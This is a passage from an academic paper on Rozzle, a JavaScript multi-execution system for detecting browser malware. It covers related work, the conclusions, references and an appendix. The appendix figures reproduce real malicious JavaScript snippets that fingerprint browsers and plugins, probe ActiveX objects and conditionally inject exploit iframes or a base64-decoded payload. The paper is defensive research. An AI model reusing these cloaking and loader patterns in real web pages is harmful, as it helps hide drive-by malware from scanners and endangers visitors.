Fig. 22: Precise fingerprinting of the PDF plugin and its version. Conditional code inclusion for PDF and Java exploit. There is additional checks for Safari that don't seem to be used at the moment.

multiple) inputs and the execution trace is recorded. Based on these traces, systems have been proposed for a wide variety of purposes: Godefroid *et al.* introduce SAGE [23] and use symbolic execution to generate hostile inputs used in fuzz testing that explore previously unhandled code paths. Cadar *et al.* propose a similar system (EXE [12]) that finds programming errors and automatically generates inputs that trigger the buggy code region. Costa *et al.* [16] analyze buggy programs to find control-flow conditions that lead to a successful attack. Brumley *et al.* use symbolic execution to extract formulas representing different protocol implementations [7]. These differences can indicate an incorrect protocol implementation or raise opportunity to fingerprint a remote application. In [1], Avgerinos *et al.* extend KLEE [11] and propose a system for automatically finding programming errors in binary programs as well as generating a working exploit. Similar to KLEE, other systems have proposed using symbolic execution for finding bugs in software [38, 45, 61, 62, 66, 68].

ROZZLE differs from these systems as it is designed to be used in an online, real-time manner. Thus, it is limited in resolving the feasibility of conditions, which typically takes a considerable amount of time. Instead, we have invested much effort into supporting parallel, multi-profile execution using conditional memory. Only in situations where we require concrete values, we resolve conditional memory on demand.

B. JavaScript Analysis

With the growing popularity of client-side in-browser applications, JavaScript analysis has recently gained much attention from an industry as well as research perspective.

Cova *et al.* present JSAND [17] to analyze and classify web content based on static and dynamic features. Their system provides a framework to emulate JavaScript code and determine characteristics that are typically found in malicious code. Such characteristics include code obfuscation, environment preparation, and exploitation techniques. In [48], Ratanaworabhan *et al.* present NOZZLE, a dynamic system that uses a global heap health metric to detect heap-spraying, a common technique used in modern browser exploits. In [18], the authors present a mostly static analysis engine called ZOZZLE. This system uses a naive bayes classifier to finding instances of known, malicious JavaScript [18].

These systems' goals are orthogonal to those presented in this paper. Combining them with ROZZLE can improve detection results, and, in fact, we extended two of these systems (NOZZLE and ZOZZLE) to evaluate our system (see Section V). Similarly, JSAND could benefit from our system, as its dynamic features are currently limited to a single-profile execution. WebPatrol [15] aids the security analysis of obfuscated, malicious webpages. It allows one to collect and replay an infection scenario, which reduces the number of requests required by repeated analysis of a given URL. However, it can only cache results it has seen during its initial analysis and, thus, the system cannot handle content for a particular, fingerprinted browser instance potentially required in our analysis scenario.

Other systems focus on vulnerability analysis and validation of code in a benign context. In [5], the authors describe NOTAMPER, a tool that analyzes validation routines written in JavaScript. Using a black-box approach, NOTAMPER checks server-side code to find missing or

```
document.write("<iframe src=silver.htm width=125 height=1></iframe>");
    if (navigator.userAgent.toLowerCase().indexOf("\x6D" + "\x73\x69\x65" + "\x20\x36") > 0) document.write("<iframe
    width=129 height=111 src=x6.htm></iframe>"); if (navigator.userAgent.toLowerCase().indexOf("\x6D" + "\x73" + "\x69"
    + "\x65" + "\x20" + "\x37") > 0) document.write("<iframe src=x7.htm width=129
    height=111></iframe>");document.write("<iframe src=fox.htm width=125 height=1></iframe>");
```

Fig. 23: Pulling in new contexts depending on the browser version.

```
try {
    var c;
    var f = new ActiveXObject("O" + "\x57\x43" + "\x31\x30\x2E\x53" + "pr" + "ea" + "ds" + "he" + "et");
} catch (c) {};
finally {
    if (c != "[object Error]") {
        aacc = "<iframe src=of.htm width=111 height=111></iframe>"
        setTimeout("document.write(aacc)", 3500);
    }
}
```

Fig. 24: Pulling in new contexts depending on the browser version.

inconsistent validation checks. Jang *et al.* [25] do an empirical study on information flows inside JavaScript applications to detect privacy-violating behavior. Saxena *et al.* [51] propose a system called Flax that uses "taint enhanced blackbox fuzzing" to find command and code injection vulnerabilities in JavaScript.

A system closely related to Rozzle is Kudzu [50]. In their paper, Saxena *et al.* present a symbolic execution framework for JavaScript that can be used to explore all paths inside a script body. Similar to Flax, the goal of Kudzu is to detect client-side code inclusion vulnerabilities. For this, the tool builds symbolic representations of all variables in the code and, when it encounters a branch instruction, solves these symbolic formulas. Additionally, they explore GUI-triggered code paths ("event space") by invoking a random sequence of event handlers. The approach used by Kudzu does not scale to our application scenario, however. As mentioned above, Rozzle cannot rely on constantly resolving all dynamic formulas due to the strict analysis performance requirements. Additionally, our tool needs to be optimized for analyzing potentially malicious pages, dealing with evasive techniques and heavy code obfuscation. Last, we do not require a GUI exploration technique, as malicious websites typically do not want to rely on user-input to start the exploitation. If we encounter such requirements in the future, we can adopt a similar technique as described by Saxena *et al.*.

C. Environment Fingerprinting

Malicious code frequently uses fingerprinting to gather information on a target host. This information is then used to accommodate to differences in the execution environment, to launch exploits specific to the host, or deter execution inside an analysis system.

Fingerprints can be extracted from a variety of sources. For instance, attackers use information from the network layer [29, 54] to identify software components running on a remote target. This information greatly reduces the attack vectors and improves changes of a successful exploit. Another data source is the underlying CPU architecture. In [13], the authors present a system for building binaries that identify the CPU using semantic differences of individual opcodes. This way, programs are able to execute different behavior depending on the execution environment. Balzarotti *et al.* present a system [2] to detect "split personalities" in malware. Its aim is to detect programs showing CPU-dependent behavior intended to evade analysis inside sandboxes such as Anubis [3] or CWSandbox [63].

In [19, 20], the author describe Panopticlick, a system for identifying the uniqueness of a particular browser configuration. The author argues that the fingerprint of most configurations are unique and might be used to track individual users browsing the web. Mowery *et al.* [41] extend this idea and identify browser version, operating system, as well as the underlying CPU model without the use of APIs offered by the JavaScript engine. More precisely, they generate fingerprints from JavaScript performance benchmarks or by exploiting the popular `NoScript` plugin [32]. While these techniques are related to our system, the domain is very different.

D. Malware Detection

Throughout the evaluation of Rozzle (see Section V) we discovered malicious pages on the Internet. A number of other researchers have proposed different solutions to discovering "bad neighborhoods" on the web. Typically, these studies [37, 40, 46, 47, 52, 70] rely on a combination of high- and low-interaction client honeypots to visit a large number of sites, detecting suspicious behavior in environment state after being compromised. Nazario and Song *et al.* recognized the divergence of needed browser plugins and proposed methods around ActiveX emulation to grow the attack surface of client honeypots [44, 55]. Hu *et al.* [24] study redirection botnets using changing attributes of DNS information over time. In [57] Stokes *et al.* propose a bottom-up fashion for finding websites serving malicious binaries or drive-by exploits by following in-links

```
try {
    var a;
    var aa = new ActiveXObject(
      "Sh" + "ockw" + "av" + "e" + "Fl" + "a" + "s" + "h.S" + "ho" + "ckw" + "aveF" + "las" + "h");
} catch (a) {};
finally {
    if (a != "[object Error]") {
        document.write("<iframe width=111 height=111 src=svfl9.htm></iframe>");
    }
}
```

Fig. 25: Pulling in new contexts depending on some flash-plugin version.

on exploit sites found through AV software to connected landing sites.

Often, authors of malicious websites make use of automated poisoning of search engine results to increase the number of potential victims directed to their site [30]. To avoid being detected and in turn being deleted from the search index, they make use of cloaking to conceal the true, malicious intent of the webpage. Previous work [64] has studied the prevalence of different types of cloaking using the similarity of links and terms in documents. In [31], the authors extend this idea by adding tags found in a website to improve detection of cloaked web pages.

Rozzle extends this direction of research. While we also aim to detect suspicious sites on the web, our evaluation shows that our system is able to expose more malicious activity than existing techniques using vulnerable, virtualized environments. At the same time, our multi-profile, in-browser interpretation of JavaScript requires fewer resources and reduces load on the crawled web sites.

Similar to the discovery of previously unseen malicious pages on the web is the idea of finding new behavior in malicious binaries. To this end, systems using static, dynamic, or a combination of both approaches have been proposed [26, 33, 36, 42, 43, 49]. Our system is similar in the sense that we also try to discover new malicious code. However, the application domain (malicious JavaScript) as well as the form of protection (client-side fingerprinting) are somewhat different.

IX. Conclusions

In the last several years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards drive-by attacks delivered through the browser. With millions of infected URLs on the internet, JavaScript malware now constitutes a major threat to everyday computer use.

While both static and runtime methods for malware detection been both proposed in the research literature, both on the client side, for just-in-time in-browser detection, as well as offline, honeymonkey-style malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often with specific versions of installed plugins. This is because the exploits will often only work on specific plugins and crash otherwise. As a result, a fundamental limitation for *detecting* a piece of malware is that malware is only triggered occasionally, given the right environment. In fact, we observe that using current *fingerprinting* techniques, just about any piece of existing malware may be made virtually undetectable with the current generation of malware scanners.

This paper proposes a JavaScript *multi-execution* technique to explore multiple execution paths in parallel as a way to make environment-specific malware reveal itself. We experimentally demonstrate that, when used for static online detection, Rozzle finds an additional 5.6% of malicious URLs, indicating that currently malware does not yet use sophisticated cloaking techniques to hide itself from our detector. Rozzle increases the detection rate for *offline* runtime detection by almost seven times. Finally, Rozzle triples the effectiveness of online runtime detection with minimal overhead.

Moreover, Rozzle offer linear savings to harware requirements, network bandwidth, and power consumption.

Acknowledgments

The authors would like to thank Paul Rebriy, Kelly You, and David Felstead for their encouragement, insight, and support throughout this project.

Appendix

Figures 20–25 show representative examples of real-life malware cloaking found by comparing the findings of a dynamic malware detector when run with and without Rozzle.

References

[1] T. Avgerinos, S. K. Cha, B. L. T. Hao, and D. Brumley. AEG: Automatic exploit generation. In *Network and Distributed System Security Symposium*, Feb. 2011.

[2] D. Balzarotti, M. Cova, C. Karlberger, C. Kruegel, E. Kirda, and G. Vigna. Efficient Detection of Split Personalities in Malware. In *Proceedings of the Network and Distributed System Security Symposium*, February 2010.

[3] U. Bayer, C. Kruegel, and E. Kirda. TTAnalyze: A Tool for Analyzing Malware. In *Annual Conference of the European Institute for Computer Antivirus Research (EICAR)*, 2006.

[4] K. Bhargrava, D. Brewer, and K. Li. A study of URL redirection indicating spam. In *Proceedings of the Conference on Email and Anti-Spam*, 2009.

[5] P. Bisht, T. Hinrichs, N. Skrupsky, R. Bobrowicz, and V. N. Venkatakrishnan. NoTamper: automatic blackbox detection of parameter tampering opportunities in web applications. In *ACM Conference on Computer and Communications Security*, pages 607–618, 2010.

```
function SetCookie(name, value) {
    var Days = 30;
    var exp = new Date();
    exp.setTime(exp.getTime() + Days *
        24 * 60 * 60 * 1000);
    document.cookie = name + "=" + escape(value) + ";
    expires=" + exp.toGMTString();
}

function getCookie(name) {
    var arr = document.cookie.match(
      new RegExp("(^| )" +
            name + "=([^;]*)(;|$)"));
    if (arr != null) return unescape(arr[2]);
    return null;
}

var keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcd...";

function decode64(input) {
    var output = "";
    var chr1, chr2, chr3 = "";
    var enc1, enc2, enc3, enc4 = "";
    var i = 0;
    if (input.length % 4 != 0) {
        return "";
    }
    var base64test = /[^A-Za-z0-9\+\/\=]/g;
    if (base64test.exec(input)) {
        return "";
    }
    do {
        enc1 = keyStr.indexOf(input.charAt(i++));
        enc2 = keyStr.indexOf(input.charAt(i++));
        enc3 = keyStr.indexOf(input.charAt(i++));
        enc4 = keyStr.indexOf(input.charAt(i++));
        chr1 = (enc1 << 2) | (enc2 >> 4);
        chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
        chr3 = ((enc3 & 3) << 6) | enc4;
        output = output + String.fromCharCode(chr1);
        if (enc3 != 64) {
            output += String.fromCharCode(chr2);
        }
        if (enc4 != 64) {
            output += String.fromCharCode(chr3);
        }
        chr1 = chr2 = chr3 = "";
        enc1 = enc2 = enc3 = enc4 = "";
    } while (i < input.length);
    return output;
}

var s = "PHNjcmlwdD4NCg0KdmFyIHNjID0gdW5lc2NhcGUoIiV1...";

if (navigator.userAgent.indexOf("MSIE 6") != -1) {
    if (getCookie('qtr') == null) {
        document.write(decode64(s));
        SetCookie('qtr', '1');
    }
}
```

Fig. 20: Check for IE version and decode + `eval` only if we are running IE 6. There is an additional check using a cookie to run the exploit only once every 30 days.

[6] N. Bjorner, P. Hooimeijer, B. Livshits, D. Molnar, and M. Veanes. Symbolic finite state transducers: Algorithms and applications. Technical Report MSR-TR-2011-85, Microsoft Research, July 2011.

[7] D. Brumley, J. Caballero, Z. Liang, J. Newsome, and D. Song. Towards automatic discovery of deviations in binary implementations with applications to error detection and fingerprint generation. In *In In Proceedings of the Usenix Security Symposium*, 2007.

[8] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin. Automatically identifying trigger-based behavior in malware.

[9] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin. Automatically identifying trigger-based behavior in malware. Technical report, Carnegie Mellon University, 2007.

[10] R. E. Bryant. Symbolic boolean manipulation with ordered binary decision diagrams. *ACM Computing Surveys*, 24(3):293–318, Sept. 1992.

[11] C. Cadar, D. Dunbar, and D. R. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, pages 209–224, 2008.

[12] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler. Exe: automatically generating inputs of death. In *Computer and Communications Security*, pages 322–335, 2006.

[13] S. K. Cha, B. Pak, D. Brumley, and R. J. Lipton. Platform-independent programs. In *Proceedings of the Conference on Computer and Communications Security*, Oct. 2010.

[14] K. Chellapilla and A. Maykov. A taxonomy of JavaScript redirection spam. In *AIRWeb*, 2007.

[15] K. Z. Chen, G. Gu, J. Nazario, X. Han, and J. Zhuge. WebPatrol: Automated collection and replay of web-based malware scenarios. In *Proceedings of the Asian Symposium on Information, Computer, and Communication Security*, March 2011.

[16] M. Costa, J. Crowcroft, M. Castro, A. I. T. Rowstron, L. Zhou, L. Zhang, and P. Barham. Vigilante: End-to-end containment of internet worm epidemics. *ACM Trans. Comput. Syst.*, 26(4), 2008.

[17] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the International World Wide Web Conference*, Raleigh, NC, April 2010.

[18] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. Zozzle: Low-overhead mostly static JavaScript malware detection. In *Proceedings of the Usenix Security Symposium*, Aug. 2011.

[19] P. Eckersley. How unique is your web browser? In *Privacy Enhancing Technologies*, pages 1–18, 2010.

[20] P. Eckersley. Panopticlick. `http://panopticlick.eff.org/`, 2011.

[21] M. Fahndrich and R. DeLine. Adoption and focus: practical linear types for imperative programming. In *Proceedings of the ACM SIGPLAN 2002 Conference on Programming language design and implementation*, PLDI '02, pages 13–24, New York, NY, USA, 2002. ACM.

[22] J. Giles. Scareware: the inside story. *The New Scientist*, 205, Mar. 2010.

[23] P. Godefroid, M. Y. Levin, and D. A. Molnar. Automated whitebox fuzz testing. In *Network and Distributed System Security Symposium*, 2008.

[24] X. Hu, M. Knysz, and K. G. Shin. RB-Seeker: Auto-detection of redirection botnets. In *Network and Distributed System Security Symposium*, 2010.

[25] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in JavaScript web applications. In *Proceedings of the Conference on Computer and Communications Security*, pages 270–283, 2010.

[26] M. G. Kang, P. Poosankam, and H. Yin. Renovo: A hidden code extractor for packed executables. In *workshop on rapid malcode*, 2007.

[27] S. Kaplan, B. Livshits, B. Zorn, C. Seifert, and C. Curtsinger. "nofus: Automatically detecting" + string.fromcharcode(32) + "obfuscated ".tolowercase() + "javascript code". Technical Report MSR-TR-2011-57, Microsoft Research, May 2011.

[28] J. C. King. Symbolic execution and program testing. *Commun. ACM*, 19:385–394, July 1976.

[29] T. Kohno, A. Broido, and K. C. Claffy. Remote physical device fingerprinting. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 211–225, 2005.

[30] O. Komili. Poisoned search results: How hackers have automated search engine poisoning attacks to distribute malware. Technical report, Sophos, 2011.

[31] J.-L. Lin. Detection of cloaked web spam by using tag-based methods. *Expert Syst. Appl.*, 36:7493–7499, May 2009.

[32] G. Maone. Noscript. https://addons.mozilla.org/de/firefox/addon/722, 2009.
[33] L. Martignoni, M. Christodorescu, and S. Jha. OmniUnpack: Fast, generic, and safe unpacking of malware. In *Annual Computer Security Applications Conference*, pages 431–441, 2007.
[34] L. Meyerovich and B. Livshits. ConScript: Specifying and enforcing fine-grained security policies for Javascript in the browser. In *IEEE Symposium on Security and Privacy*, May 2010.
[35] Microsoft Corporation. The new JavaScript engine in Internet Explorer 9. http://blogs.msdn.com/b/ie/archive/2010/03/18/the-new-javascript-engine-in-internet-explorer-9.aspx, Mar. 2010.
[36] P. Milani Comparetti, G. Salvaneschi, C. Kolbitsch, E. Kirda, C. Kruegel, and S. Zanero. Identifying dormant functionality in malware programs. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 61–76, 2010.
[37] Y. min Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. T. King. Automated web patrol with Strider HoneyMonkeys: Finding web sites that exploit browser vulnerabilities. In *Network and Distributed System Security Symposium*, 2006.
[38] D. Molnar, X. C. Li, and D. A. Wagner. Dynamic test generation to find integer bugs in x86 binary Linux programs. In *Proceedings of the Usenix Security Symposium*.
[39] A. Moser, C. Kruegel, and E. Kirda. Exploring multiple execution paths for malware analysis. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 231–245. IEEE Computer Society, 2007.
[40] A. Moshchuk, T. Bragin, S. D. Gribble, and H. M. Levy. A crawler-based study of spyware in the web. In *Network and Distributed System Security Symposium*, 2006.
[41] K. Mowery, D. Bogenreif, S. Yilek, and H. Shacham. Fingerprinting information in JavaScript implementations. In *Proceedings of Web 2.0 Security and Privacy 2011*, May 2011.
[42] K. Natvig. Sandbox technology inside AV scanners. In *In Proceedings of the 2001 Virus Bulletin Conference*, 2001.
[43] K. Natvig. Sandbox II: Internet. In *In Proceedings of the 2002 Virus Bulletin Conference*, 2002.
[44] J. Nazario. PhoneyC: A virtual client honeypot. In *Proceedings of the 2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats*, April 2009.
[45] C. S. Pasareanu and N. Rungta. Symbolic pathfinder: symbolic execution of Java bytecode. In *Proceedings of the Conference on Automated Software Engineering*, pages 179–180, 2010.
[46] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All your iframes point to us. In *USENIX Security Symposium*, pages 1–16, 2008.
[47] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser: Analysis of web-based malware. 2007.
[48] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *Proceedings of the Usenix Security Symposium*, Aug. 2009.
[49] P. Royal, M. Halpin, D. Dagon, R. Edmonds, and W. Lee. PolyUnpack: Automating the hidden-code extraction of unpack-executing malware. In *Annual Computer Security Applications Conference*, pages 289–300, 2006.
[50] P. Saxena, D. Akhawe, S. Hanna, F. Mao, S. McCamant, and D. Song. A symbolic execution framework for JavaScript. Technical Report UCB/EECS-2010-26, EECS Department, University of California, Berkeley, Mar 2010.
[51] P. Saxena, S. Hanna, P. Poosankam, and D. Song. Flax: Systematic discovery of client-side validation vulnerabilities in rich web applications. In *Network and Distributed System Security Symposium*.
[52] C. Seifert, V. Delwadia, P. Komisarczuk, D. Stirling, and I. Welch. Measurement study on malicious web servers in the .nz domain. In *Australasian Conference on Information Security and Privacy*, pages 8–25, 2009.
[53] SkyLined. Internet Explorer IFRAME src&name parameter BoF remote compromise. http://skypher.com/wiki/index.php?title=Www.edup.tudelft.nl/~bjwever/advisory/_iframe.html.php, 2004.
[54] M. Smart, G. R. Malan, and F. Jahanian. Defeating TCP/IP stack fingerprinting. In *Proceedings of the Usenix Security Symposium*, 2000.
[55] C. Song, J. Zhuge, X. Hand, and Z. Ye. Preventing drive-by download via inter-module communication monitoring. In *Proceedings of the Asian Symposium on Information, Computer, and Communication Security*, April 2010.
[56] Sophos Labs. Security threat report 2011, 2011.
[57] J. W. Stokes, R. Andersen, C. Seifert, and K. Chellapilla. WebCop: Locating neighborhoods of malware on the web.
[58] P. Tu and D. Padua. Gated SSA-based demand-driven symbolic analysis for parallelizing compilers. In *Proceedings of the International Conference on Supercomputing*, pages 414–423, 1995.
[59] R. van den Heetkamp. Heap spraying. http://www.0x000000.com/index.php?i=412&bin=110011100, Aug. 2007.
[60] L. Wall. Perl security. http://search.cpan.org/dist/perl/pod/perlsec.pod.
[61] T. Wang, T. Wei, Z. Lin, and W. Zou. IntScope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *Proceedings of the Network and Distributed System Security Symposium*, 2009.
[62] G. Wassermann, D. Yu, A. Chander, D. Dhurjati, H. Inamura, and Z. Su. Dynamic test input generation for web applications. In *ISSTA*, pages 249–260, 2008.
[63] C. Willems, T. Holz, and F. Freiling. Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security and Privacy*, 2(2007), 5.
[64] B. Wu and B. D. Davison. Cloaking and redirection: A preliminary study. In *Adversarial Information Retrieval on the Web*, pages 7–16, 2005.
[65] B. Wu and B. D. Davison. Detecting semantic cloaking on the web. In *Proceedings of the International Conference on World Wide Web*, pages 819–828, 2006.
[66] T. Xie, N. Tillmann, J. Halleux, and W. Schulte. Fitness-guided path exploration in dynamic symbolic execution. Technical report, Microsoft Research, Sept. 2008.
[67] C. Xuan, J. Copeland, and R. Beya. Toward revealing kernel malware behavior in virtual execution environments. In *RAID*, 2009.
[68] J. Yang, C. Sar, P. Twohey, C. Cadar, and D. R. Engler. Automatically generating malicious disks using symbolic execution. In *IEEE Symposium on Security and Privacy*, pages 243–257, 2006.
[69] K. Zeeuwen, M. Ripeanu, and K. Beznosov. Improving malicious URL re-evaluation scheduling through an empirical study of malware download centers. pages 42–49, 2011.
[70] J. Zhuge, T. Holz, C. Song, J. Guo, X. Han, and W. Zou. Studying malicious websites and the underground economy on the Chinese web. 2008.